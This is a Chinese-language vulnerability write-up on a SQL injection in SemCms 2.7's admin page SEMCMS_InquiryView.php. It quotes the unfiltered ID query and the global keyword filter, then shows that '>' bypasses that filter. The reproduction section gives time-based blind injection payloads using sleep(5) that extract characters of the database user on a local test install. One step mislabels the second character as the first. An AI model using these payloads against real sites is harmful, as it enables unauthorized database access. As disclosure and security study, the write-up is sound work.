SemCms2.7　后台 SEMCMS_InquiryView.php SQL 注入

SemCms 是一套开源外贸企业网站管理系统，主要用于外贸企业，兼容 IE、Firefox 等主流浏览器。SemCms 使用 php 和 vb 语言编写，结合 apache 或 iis 运行。 SEMCMS_InquiryView.php 文件存在 SQL 注入漏洞。允许攻击者利用漏洞直接操作网站数据库。

漏洞分析：

www/ohbc_Admin/SEMCMS_InquiryView.php 文件 ID 参数 没有过滤 导致 sql 注入漏洞。

```
<?php include_once 'SEMCMS_Top_include.php'; ?>

<body>
 <?php
 //Ñ¯ÅÌÐÅÏ¢

    $sql="select * from sc_msg where ID=".$_GET['ID'];
    $query=mysql_query($sql);
    while($row=mysql_fetch_array($query)){
    $PID=$row['msg_pid'];
    $email=$row['msg_email'];
    $message=$row['msg_content'];
    $IP=$row['msg_ip'];
    $time=$row['msg_time'];
    $names=$row['msg_name'];
    $tel=$row['msg_tel'];
     }

//²úÆ·ÐÅÏ¢
     if ($PID!=0){
    $sql="select * from sc_products where ID=".$PID;
    $query=mysql_query($sql);
    while($row=mysql_fetch_array($query)){
    $productsname=$row['products_name'];
     }
 }else{$productsname="来自联系我们的留言";}

?>
<table width="700" cellpadding="0" cellspacing="0" class="table">
```

```
    <tr><td colspan="2" align="right" class="tdsbg"><span style="
float:left;"><?php echo $productsname;?></span><a
href="javascript:TINY.box.hide()"><img
src="SC_Page_Config/Image/icons/hr.gif" border="0" /></a></td></tr>
<tr><td>姓名:</td><td><?php echo $names; ?></td></tr>
<tr><td>电话:</td><td><?php echo $tel; ?></td></tr>
<tr><td>邮箱:</td><td><?php echo $email; ?></td></tr>
<tr><td>留言内容:</td><td><?php echo $message; ?></td></tr>
<tr><td>来路IP:</td><td><?php echo $IP; ?></td></tr>
<tr><td>时间:</td><td><?php echo $time; ?></td></tr>

</table>

    </body>
</html>
```

但是 semcms 有全局过滤，继续看 www/include/web_sql.php 文件

```
<?php

/*
 * To change this license header, choose License Headers in Project Properties.
 * To change this template file, choose Tools | Templates
 * and open the template in the editor.
 */

    // 防 sql 入注

if (isset($_GET)){$GetArray=$_GET;}else{$GetArray='';} //get
if (isset($_COOKIE)){$CookArray=$_COOKIE;}else{$CookArray='';} //cookie

foreach ($GetArray as $value){//get

      verify_str($value);

}

foreach ($CookArray as $value){ //cookie

      verify_str($value);

}

function inject_check_sql($sql_str) {
```

```
        return
preg_match('/select|insert|=|<|update|\'|\/\*|\*|union|into|load_file|outfile/i',$sql_str);

}
function verify_str($str) {

    if(inject_check_sql($str)) {

            exit('Sorry,You do this is wrong! (.-.)');

    }

    return $str;
}
```

这里对 get 请求进行了过滤。


return preg_match('/select|insert|=|<|update|\'|\/*|*|union|into|load_file|outfile/i',$sql_str);

这段代码过滤了一些字符，但是“>”符号并没有进行过滤，我们可以用“>”进行延时注入。

漏洞复现：


用管理员账号登录后台，访问 payload。

Payload:
http://localhost/ohbc_Admin/SEMCMS_InquiryView.php?ID=33 and if(ascii(substring(user(),1,1))>113,sleep(5),1)



成功延时


http://localhost/ohbc_Admin/SEMCMS_InquiryView.php?ID=33 and if(ascii(substring(user(),1,1))>114,sleep(5),1)



没有延时


因此 user() 第一个字符为 r

http://localhost/ohbc_Admin/SEMCMS_InquiryView.php?ID=33 and if(ascii(substring(user(),2,1))>110,sleep(5),1)



成功延时

http://localhost/ohbc_Admin/SEMCMS_InquiryView.php?ID=33 and if(ascii(substring(user(),2,1))>111,sleep(5),1)



没有延时

因此 user() 第一个字符为 o

证明存在延时注入漏洞